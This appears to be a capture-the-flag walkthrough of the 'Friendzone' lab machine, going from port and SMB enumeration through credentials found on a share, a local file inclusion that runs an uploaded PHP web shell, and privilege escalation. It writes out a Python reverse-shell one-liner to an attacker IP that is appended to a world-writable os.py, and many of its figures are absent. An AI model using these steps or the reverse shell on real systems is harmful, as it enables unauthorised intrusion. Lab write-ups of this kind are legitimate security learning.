Friendzone walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(root㉿k14d1u5-kali)-[/media/…/Linux/Easy/Friendzone/nMap]
└─# nmap -sT -sV -A -p- 10.10.10.123 -oA Friendzone
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 00:57 AEDT
Nmap scan report for 10.10.10.123
Host is up (0.049s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_http-title: 404 Not Found
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.29 (Ubuntu)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/13%OT=21%CT=1%CU=31337%PV=Y%DS=2%DC=T%G=Y%TM=670
OS:A8095%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10E%T
OS:I=Z%CI=I%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=
OS:M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=71
OS:20%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%
OS:DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1 - nMap scan results (part 1)

```
Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2024-10-12T16:58:38+03:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-10-12T13:58:38
|_  start_date: N/A
|_clock-skew: mean: -59m58s, deviation: 1h43m55s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   49.26 ms 10.10.14.1
2   48.82 ms 10.10.10.123

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.75 seconds
```

Figure 2 - nMap scan results (part 2)

Open ports are 21, 22, 53, 80, 139, 443, 445. So, this machine has FTP (21), SSH (22), DNS (53) and Samba (139 and 445) services enabled and a web application running on port 80 and 443. Also, nMap provide Linux as Operative System, but it didn't provide any further details.

Initial foothold

Based on which services are enabled, I first investigated the Samba one. I was able to retrieve some interesting information, such as which shares I was able to access to, as shown in the following:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nmblookup -A 10.10.10.123
Looking up status of 10.10.10.123
        FRIENDZONE      <00> -         B <ACTIVE>
        FRIENDZONE      <03> -         B <ACTIVE>
        FRIENDZONE      <20> -         B <ACTIVE>
        .. __MSBROWSE__. <01> - <GROUP> B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        WORKGROUP       <1d> -         B <ACTIVE>
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>

        MAC Address = 00-00-00-00-00-00

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbmap -H 10.10.10.123

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445        Name: friendzone.red            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba Server Files
        Development                                             READ, WRITE     FriendZone Samba Server Files
        IPC$                                                    NO ACCESS       IPC Service (FriendZone server (Samba, Ubuntu))
```

Figure 3 - Investigation on Samba service

In particular, I found the $general$ and $Development$ shares. At this point is important to note that the $general$ share is stored in the $/etc/Files$ path and I had the $WRITE$ permission on the $Development$ one. I tried to access to them, but I didn't find anything in the $Development$ one. However, when I accessed to the $general$ one I had more luck. In fact, I found some credentials in this share:



Figure 4 - Credentials found

At this point, I didn't know where to use these credentials. So, I started to investigate a different service. The service I choose was DNS. Thanks to this analysis, I found some new and interesting subdomains:

Figure 5 - New subdomains found

In particular, the $uploads.friendzone.red$ subdomain allowed me to upload an image:



Figure 6 - Upload subdomain

On the other hand, the $administrator1.friendzone.red$ require a login and luckily some valid credentials are the ones I found before. Once I logged in, I was able to render some known images:



Figure 7 - Administrator1 subdomain

Here, it is really important to note that a *timestamp* page is referred in a *pagename* parameter. In particular, I noted that there is a Local File Inclusion:



Figure 8 - Local File Inclusion

User flag

Based on all information I found, I thought I was ready to exploit the box. Since I found a share where I was able to write, I uploaded on it a malicious PHP file to open a web shell:



Figure 9 - Web shell uploaded

I was able to invoke it browsing to the $https://administrator1.friendzone.red/dashboard.php?image\_id=a.jpg\&pagename=/etc/Development/backdoor$ URL. I hypothesized the $Development$ share path based on the path of the $general$ share I found. In this way, I was able to execute an arbitrary command and in particular I uploaded a new payload I generated using $msfvenom$:

Figure 10 - New payload uploaded

Using the web shell, I gave it execution permissions and I executed:



Figure 11 - New payload executed

In this way, I obtained a first shell as $www-data$ user:



Figure 12 - Shell obtained

Even I was a service user, I tried to retrieve the user flag and unexpectedly I was able to retrieve yet:



Figure 13 - User flag

Of course, I needed to became a common user on the machine. To do it, I explored the filesystem and I found a database file which contained credentials:



Figure 14 - Credentials found

These credentials are useful to connect to the database. However, I tried to use to login in SSH and it worked, as shown in the following figure:



Figure 15 - Shell as friend user

Privilege escalation

At this point, all I needed to do was escalating my privileges and retrieve the root flag. I investigated about some information and I found out that the friend user is in the adm group. This means that he can read logs from $/var/log$. So, I analyzed these logs and in the $/var/log/syslog$ I found out that $ROOT$ run the $/opt/server\_admin/reporter.py$ script and $/usr/lib/python2.7/os.py$ script is world writable. I analyzed the $reporter.py$ script and I found out that it imported the $os.py$ library. Luckily, this script is in Python 2. So, I just need to modify the $os.py$ library as shown in the following:

```
friend@FriendZone:~$ echo 'import socket, subprocess; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(
("10.10.14.7",4243)); subprocess.call(["/bin/bash","-i"], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno())' >
> /usr/lib/python2.7/os.py
```

Figure 16 - Exploit

At this point, I just needed to wait a little bit with an open listener and I received the root shell where I retrieved the root flag:



Figure 17 - Privilege escalation and root flag

Personal comments

I enjoyed this box because challenged me on different aspects. It was very interesting the way to obtain the first shell and get me focused on the nMap output because in some point there were some points that make you think that it could be a Windows machine. So, it is important to be focused and pay attention. My overall evaluation is $not\ too\ easy$ because you need to note an LFI, $os.py$ is world writable (but ONLY the Python2 version!) and $reporter.py$ script is periodically invoked (each few minutes).

References

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe -> Exploiting Linux groups